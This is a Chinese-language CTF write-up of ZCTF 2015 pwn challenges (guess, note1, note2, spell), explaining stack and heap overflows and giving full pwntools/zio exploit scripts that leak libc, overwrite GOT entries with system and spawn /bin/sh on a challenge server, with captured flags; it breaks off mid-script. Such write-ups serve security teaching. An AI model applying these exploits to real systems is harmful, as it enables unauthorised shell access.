
```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sun, 24 Jan 2016 02:52:37 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 19

zctf{x3y7h_b00s}
```

PWN

guess(pwn100):

题目逻辑比较简单，gets 的缓冲区是栈上的，可以任意长度读入，而栈的缓冲区长度

是 40。如下：



```
char s[40]; // [sp+20h] [bp-40h]@3
__int64 v8; // [sp+48h] [bp-18h]@1

v8 = *MK_FP(__FS__, 40LL);
stream = fopen("flag", "r");
if ( stream )
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  alarm(0x3Cu);
  fseek(stream, 0LL, 2);
  v5 = ftell(stream);
  fseek(stream, 0LL, 0);
  fgets(::s, v5 + 1, stream);
  fclose(stream);
  puts("please guess the flag:");
  gets(s);
  if ( v5 != (unsigned int)strlen(s) )
  {
    puts("len error");
    exit(0);
  }
```

由于直接与 flag 相比较，所以这里 flag 是存在于内存中的。由于做了限制，必须以 ZCTF{开头，而且长度一定，所以这里首先得暴力长度，根据返回的结果判断长度是否正确。

长度开始为 33，后来改为 34。

由于栈的前面存在有主函数 main(int argc，char** argv)的参数值，而这个参数 argv[0]即为程序的名字，在异常时会显示在错误信息后面，所以只要覆盖栈中 argv[0]的地址为特定地址就可以达到任意地址泄露。所以可以泄露原 flag 的信息。

由于 :: s (flag 存放的地址) 最后会与输入值做异或，所以最后只要反异或就可以。由于开始的时候 ZCTF{这个地方异或后肯定为 0，所以打印的时候，地址应该往后靠点 如+5，另外选取的异或数也可能余 flag 中的相同，存在 0 截断，所以可以多打印些地址，这里直接选用‘b’，发现能够全部泄露出来（第五个 5 以后的）。

利用代码如下：

__author__ = "pxx"


```
#from zio import *
from pwn import *
#target = "./guess"
target = ("115.28.27.103", 22222)

def get_io(target):
    #r_m = COLORED(RAW, "green")
    #w_m = COLORED(RAW, "blue")
    #io = zio(target, timeout = 9999, print_read = r_m, print_write = w_m)
    #io = process(target, timeout = 9999)
    io = remote("115.28.27.103", 22222, timeout = 9999)
    return    io

def leak_len(io, length):
    io.readuntil("please guess the flag:\n")
    flag_addr = 0x6010C0
    payload = 'a' * length + "\x00"
    #io.gdb_hint()
    io.writeline(payload)

    result = io.readuntil("\n")
    print result
    #io.close(0)

    if "len error" in result:

        return False

    return True





def pwn(io):

    #io.read_until("please guess the flag:\n")

    io.readuntil("please guess the flag:\n")

    """

    [stack] : 0x7fffff422210 --> 0x73736575672f2e (b'./guess')

    !![stack] : 0x7fffff421278 --> 0x7fffff422210 --> 0x73736575672f2e (b'./guess')


    [stack] : 0x7fffff422ff0 --> 0x73736575672f2e (b'./guess')

    !![stack] : 0x7fffff4215e0 --> 0x7fffff422ff0 --> 0x73736575672f2e (b'./guess')


    [stack] : 0x7fffc0eb7bfa --> 0x73736575672f6e (b'n/guess')

    [stack] : 0x7fffc0eb7ff0 --> 0x73736575672f2e (b'./guess')

    !![stack] : 0x7fffc0eb6c48 --> 0x7fffc0eb7ff0 --> 0x73736575672f2e (b'./guess')


    arg[0]: 0x7fffc0eb67c0 ('a' <repeats 15 times>...)
    """
    flag_addr = 0x6010C0 + 5 #+ 3 + 6

    length = 34

    payload = "ZCTF{"
    payload = payload.ljust(length, 'b')
    payload += "\x00"
    payload = payload.ljust(0x7fffff421278 - 0x7fffff421150, 'a')
    #payload = payload.ljust(0x100, 'a')
    payload += p64(flag_addr)
    #payload = 'a' * (0x7fffc0eb68e8 - 0x7fffc0eb67c0) + p64(flag_addr)
    raw_input()
    #io.gdb_hint()
    #io.writeline(payload)
    #payload = 'a' * 0x50
    io.writeline(payload)

    #io.interact()
    io.interactive()

"""
```

```
#leak length = 9

for i in range(32, 256):

    print i

    io = get_io(target)

    if leak_len(io, i) == True:

        break

exit(0)

"""


io = get_io(target)

pwn(io)
```

然后异或即可：

```
a = '0\x07\x03SSS;=\x0cQQ&=\x16R=[\x17\x07\x111=\x04\x0e"\x05]\x1fh'

result = []

for i in a:

    result.append(chr(ord(i) ^ ord('b')))

print "".join(result)
```

结果：




```
pxx@ubuntu:~/my_work/ctf/zctf-2015/pwn/guess$ python guess.py
[+] Opening connection to 115.28.27.103 on port 22222: Done

[*] Switching to interactive mode
you are wrong
*** stack smashing detected ***: 0\x07\x03SSS;=\x0cQQ&=\x16R=[\x17\x07\x111=\x04
\x0e"\x05]\x1fh terminated
Aborted
[*] Got EOF while reading in interactive
$
$
[*] Closed connection to 115.28.27.103 port 22222
[*] Got EOF while sending in interactive
pxx@ubuntu:~/my_work/ctf/zctf-2015/pwn/guess$ python decode.py
Rea111Y_n33D_t0_9uesS_fl@g?}

pxx@ubuntu:~/my_work/ctf/zctf-2015/pwn/guess$
```

flag： ZCTF{Rea111Y_n33D_t0_9uesS_fl@g?}


note1(pwn200):

这题比较简单，是个菜单式的交互程序，分析程序的结构体，得到如下：



```
00000000 struct_note_info struc ; (sizeof=0x170)
00000000 pre              dq ?                    ; offset
00000008 next             dq ?                    ; offset
00000010 title            db 64 dup(?)
00000050 type             db 32 dup(?)
00000070 content          db 256 dup(?)
00000170 struct_note_info ends
```

可见 content 的长度为 256，而在 edit 的时候，能够读入 512 字节，从而发送缓冲区覆盖，如下：



```
read_buff_40089D(buff, 64, 10);
for ( i = note_head_6020B0; i && strcmp(buff, i->title); i = i->next )
  ;
if ( i )
{
  puts("Enter the new content:");
  read_buff_40089D(i->content, 512, 10);
  puts("Modify success");
}
else
{
  puts("Not find the note");
}
```

结构体中有指针，泄露和利用都比较容易，利用代码如下：


__author__ = "pxx"

```
from zio import *

from pwn import *

#target = "./note1"

target = ("115.28.27.103", 9001)


def get_io(target):

    r_m = COLORED(RAW, "green")

    w_m = COLORED(RAW, "blue")

    io = zio(target, timeout = 9999, print_read = r_m, print_write = w_m)

    return   io


def new_note(io, title_t, type_t, content_t):

    io.read_until("option--->>\n")

    io.writeline("1")

    io.read_until("title:\n")

    io.writeline(title_t)

    io.read_until("type:\n")

    io.writeline(type_t)

    io.read_until("content:\n")

    io.writeline(content_t)


def show_note(io):
    io.read_until("option--->>\n")
    io.writeline("2")

def edit_note(io, title_t, content_t):
    io.read_until("option--->>\n")
    io.writeline("3")
    io.read_until("title:\n")
    io.writeline(title_t)
    io.read_until("content:\n")
    io.writeline(content_t)

def pwn(io):
    new_note(io, 'aaa', 'aaa', 'aaa')
    new_note(io, 'bbb', 'bbb', 'bbb')
    new_note(io, 'ccc', 'ccc', 'ccc')
    show_note(io)

    atoi_got = 0x0000000000602068 - 0x80

    content= 'a' * 256 + l64(0x01) + l64(0x01) + l64(0x01) + l64(atoi_got) + "bbb"

    io.gdb_hint()
```

```
edit_note(io, 'aaa', content)


show_note(io)
io.read_until("title=, type=, content=")
data = io.read_until("\n")[:-1]
print [c for c in data]
data = data.ljust(8, '\x00')
malloc_addr = l64(data)
print "malloc_addr:", hex(malloc_addr)


elf_info = ELF("./libc-2.19.so")
malloc_offset = elf_info.symbols["malloc"]
system_offset = elf_info.symbols["system"]


libc_base = malloc_addr - malloc_offset
system_addr = libc_base + system_offset


content = "a" * 16 + l64(system_addr)


print "system_addr:", hex(system_addr)
edit_note(io, "", content)
io.read_until("option--->>\n")
```

```
    io.writeline("/bin/sh")

    io.interact()



io = get_io(target)

pwn(io)
```

结果：




```
5.Quit
option--->>
/bin/sh
flag
note1
note1.sh
ZCTF{3n@B1e_Nx_IS_n0t_3norrugH!!}
1.New note
```

flag: ZCTF{3n@B1e_Nx_IS_n0t_3norrugH!!}


note2(pwn400):

这道题也是菜单式的形式，主要问题在于 edit 的时候，append 可以越界，如下图：



```
if ( choice == 1 || choice == 2 )
{
  if ( choice == 1 )
    dest[0] = 0;
  else
    strcpy(dest, ptr);
  v0 = (char *)malloc(160uLL);
  v8 = v0;
  *(_QWORD *)v0 = 'oCweNehT';
  *((_QWORD *)v0 + 1) = ':stnetn';
  printf(v8);
  get_buff_4009BD(v8 + 15, 144LL, 10);
  filter_400B10(v8 + 15);
  v1 = v8;
  v1[size - strlen(dest) + 14] = 0;
  strncat(dest, v8 + 15, 0xFFFFFFFFFFFFFFFFLL);
  strcpy(ptr, dest);
  free(v8);
  puts("Edit note success!");
}
```

如果 size 开始为 0，那么 size – strlen(dest) + 14 <= 14 了，所以最后 strncat 的时候，可以无限附加，覆盖下个堆块，当 size 为 0 的时候，默认会分配的堆块大小为 0x20，由于每个堆块的大小可以自己设置大小，所以这里采用 fastbin（堆块大小为 0x20~0x80），由于可以覆盖后面的堆块，所以可以伪装假堆块在 name 中，然后对其进行 free，再次申请的时候，就可以得到该地址，从而改写全局指针，如下：



```
.bss:00000000006020D9                  align 20h
.bss:00000000006020E0 name_6020E0      db 40h dup(?)
.bss:0000000000602120 ; char *ptr_manage_602120[]
.bss:0000000000602120 ptr_manage_602120 dq ?
.bss:0000000000602120
.bss:0000000000602128                  align 20h
.bss:0000000000602140 ; __int64 size_manage_602140[]
.bss:0000000000602140 size_manage_602140 dq ?
.bss:0000000000602140
```

最终利用代码如下：

__author__ = "pxx"

from zio import *

from pwn import *

#ip = 1.192.225.129

```
#target = "./note2"

target = ("115.28.27.103", 9002)



def get_io(target):

    r_m = COLORED(RAW, "green")

    w_m = COLORED(RAW, "blue")

    io = zio(target, timeout = 9999, print_read = r_m, print_write = w_m)

    return   io



def new_note(io, length_t, content_t):

    io.read_until("option--->>\n")

    io.writeline("1")

    io.read_until("content:(less than 128)\n")

    io.writeline(str(length_t))

    io.read_until("content:\n")

    io.writeline(content_t)



def show_note(io, id_t):

    io.read_until("option--->>\n")

    io.writeline("2")

    io.read_until("id of the note:\n")

    io.writeline(str(id_t))
```


```
def delete_note(io, id_t):

    io.read_until("option--->>\n")

    io.writeline("2")

    io.read_until("id of the note:\n")

    io.writeline(str(id_t))


def edit_note(io, id_t, type_t, content_t):

    io.read_until("option--->>\n")

    io.writeline("3")

    io.read_until("id of the note:\n")

    io.writeline(str(id_t))

    io.read_until("[1.overwrite/2.append]\n")

    io.writeline(str(type_t))

    io.read_until("Contents:")

    io.writeline(content_t)


def pwn(io):

    name_addr = 0x6020E0

    address_addr = 0x602180


    address = 'aaa'
```

```
name    = l64(0x20) + l64(0x21)

name = name.ljust(0x20, 'a')

name += l64(0x20) + l64(0x21)

name += l64(0x0)



io.read_until("Input your name:\n")

io.writeline(name)

io.read_until("Input your address:\n")

io.writeline(address)

new_note(io, 0, '')

new_note(io, 0x80, '')



atoi_got = 0x0000000000602088



manage_addr = 0x602120



payload = 'a' * 0x10

for i in range(7):

    edit_note(io, 0, 2, payload)



payload = 'a' * 0xf
```

```
edit_note(io, 0, 2, payload)
payload = 'a' + l64(name_addr + 0x10)
edit_note(io, 0, 2, payload)

io.gdb_hint()
new_note(io, 0, '')
payload = 'a' * 0x10
for i in range(2):
    edit_note(io, 2, 2, payload)

payload = 'a' * 0xf
edit_note(io, 2, 2, payload)
payload = 'a' + l64(atoi_got)
edit_note(io, 2, 2, payload)

show_note(io, 0)
io.read_until('Content is ')
data = io.read_until("\n")[:-1]
print [c for c in data]

data = data.ljust(8, '\x00')
```

```
    aoti_addr = l64(data)

    print "aoti_addr:", hex(aoti_addr)


    elf_info = ELF("./libc-2.19.so")

    #elf_info = ELF("./libc.so.6")

    atoi_offset = elf_info.symbols["atoi"]

    system_offset = elf_info.symbols["system"]


    libc_base = aoti_addr - atoi_offset

    system_addr = libc_base + system_offset


    content = l64(system_addr)


    print "system_addr:", hex(system_addr)

    edit_note(io, 0, 1, content)

    io.read_until("option--->>\n")

    io.writeline("/bin/sh")

    io.interact()


io = get_io(target)

pwn(io)
```

结果：



```
do you want to overwrite or append?[1.overwrite/2
1
TheNewContents:@V\x97\x87:\x7f\x00\x00
Edit note success!
1.New note
2.Show  note
3.Edit note
4.Delete note
5.Quit
option--->>
/bin/sh
flag
note2
note2.sh
ZCTF{C0ngr@tu1@tIoN_tewre0_PwN_8ug_19390#@!}
```

flag： ZCTF{C0ngr@tu1@tIoN_tewre0_PwN_8ug_19390#@!}

spell(pwn300):


这道题的逻辑还是比较简单的，读取用户数据，然后与从驱动中读到的数据进行对比，符合要求，则打印 flag。

看驱动代码，发现有两个 ioctl 指令：

0x80086B01–> 返回 8 字节随机数

0x80086B02–> 返回时间字符串

如下：




```
if ( (_DWORD)a3 == 0x80086B01 )
{
  get_random_bytes(&v14, 8LL);
  if ( !copy_to_user(v8, &v14, 8LL) )
    return 0LL;
}
else
{
  result = 0xFFFFFFE7LL;
  if ( (_DWORD)a3 != 0x80086B02 )
    return result;
  do_gettimeofday(&v13);
  v11 = 0x0888888888888889LL * (unsigned __int64)v13 >>
  v12 = (signed __int64)(((unsigned __int128)(0x088888888
  time_to_tm(v13, 0LL, &v14);
  sprintf(
    (char *)&v15,
    "%02ld:%02ld: ",
    v12 - 24 * (((signed __int64)((unsigned __int128)(307
    v11 + 4 * v12 - (v12 << 6));
```

而时间在最初的时候会打印一次，但是这里只是精确到分钟。

对于用户输入的串，与驱动进行比较时，会有多轮次，长度符合规律，现将长度求出得56，每 8 字节为一组，与驱动中读出的数据进行异或，如果每次异或结果都为'zctfflag'，则成功。


问题所在：

读取用户输入的时候，会读取 len+2 的长度，而且将 len+1 的位置置为'\n'，那么此时如果输入长度刚好为 256，可以读取 258 个字节




```
puts("Please enter the correct spell, I will give you the flag!");
printf("%s", 0x40126ALL);                          // 0x40126ALL   How long of your spell:
fgets(buff, 8, stdin);
len = atoi(buff);
if ( len <= 256 )
{
  printf("At %s", time);
  printf("%s", 0x40128CLL);                        // 0x40128CLL  you enter the spell:
  spell_buff = (char *)malloc(len + 2);
  fgets(spell_buff, len + 2, stdin);
  spell_buff[len + 1] = 0xA;
  if ( strlen(spell_buff) <= 256 )
  {
    cpy_4009FD(dest_buff, spell_buff);
    if ( ioctl(fd, v13, v10) != 0 )
    {
      free(spell_buff);
      close(fd);
      result = 0LL;
    }
```

而在 cpy 函数中，赋值结束时按照'\n'来定的，所以可以赋值 257 个字节，如下：



```
__int64 __fastcall cpy_4009FD(char *a1, char *spell_buff)
{
  __int64 result; // rax@5
  char *spell_buff_t; // [sp+0h] [bp-20h]@1
  int i; // [sp+1Ch] [bp-4h]@1

  spell_buff_t = spell_buff;
  for ( i = 0; ; ++i )
  {
    result = (unsigned __int8)spell_buff_t[i];
    if ( (_BYTE)result == '\n' )
      break;
    if ( spell_buff_t[i] == '\n' )
      printf("find", spell_buff_t);
    a1[i] = spell_buff_t[i];
  }
  return result;
}
```

而 dest_buff 缓冲区只有 256 个字节，其后跟着 v13，它为第二次获取驱动中数据函数 ioctl 的指令代码，如下：



```
char dest_buff[256]; // [sp+30h] [bp-250h]@1
unsigned __int64 v13; // [sp+130h] [bp-150h]@4
unsigned __int64 request; // [sp+138h] [bp-148h]@4
```

所以可以覆盖其最低字节，那么此时如果将最后一字节其覆盖成 0x02，则获取的结果就是 8 字节的时间，而时间是 8 字节的，而且是以分钟为精度的，所以可以将第一次的时间近似看成第二次的时间，从而构造合适的输入数据。

利用代码如下：


__author__ = "pxx"

from zio import *

target = ("115.28.27.103", 33333)

```
def get_io(target):
